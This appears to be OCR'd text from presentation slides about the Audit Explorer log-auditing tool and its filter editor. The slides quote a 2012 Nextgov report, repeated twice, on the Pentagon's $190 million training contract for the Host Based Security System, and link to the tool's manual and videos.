
278 lines

Act 3: Up Out of the Weeds



Audit Explorer

Audit Explorer Filter Editor




Audit Explorer

99 cents

Audit Explorer Filter Editor

free




PENTAGON TAPS MCAFEE, NORTHROP GRUMMAN TO TEACH MILITARY CYBER PROS

The Pentagon has hired outside help to, among other tasks, train Defense Department cybersecurity professionals on using its networkwide threat-detector, according to contractors awarded the nearly $190 million job. The program, called the Host Based Security System, currently is shielding classified and unclassified Defense networks from WikiLeaks-like data spills, Pentagon officials have said.

http://www.nextgov.com/cybersecurity/2012/03/pentagon-taps-mcafee-northrop-grumman-to-teach-military-cyber-pros/50771/

$190 million to train people to use the Host Based Security System



PENTAGON TAPS MCAFEE, NORTHROP GRUMMAN TO TEACH MILITARY CYBER PROS

The Pentagon has hired outside help to, among other tasks, train Defense Department cybersecurity professionals on using its networkwide threat-detector, according to contractors awarded the nearly $190 million job. The program, called the Host Based Security System, currently is shielding classified and unclassified Defense networks from WikiLeaks-like data spills, Pentagon officials have said.


http://www.nextgov.com/cybersecurity/2012/03/pentagon-taps-mcafee-northrop-grumman-to-teach-military-cyber-pros/50771/

Manual

http://www.netsq.com/Tools/AuditExplorer/Docs/Manual_1.1/

Videos

http://www.netsq.com/Tools/AuditExplorer/Videos/



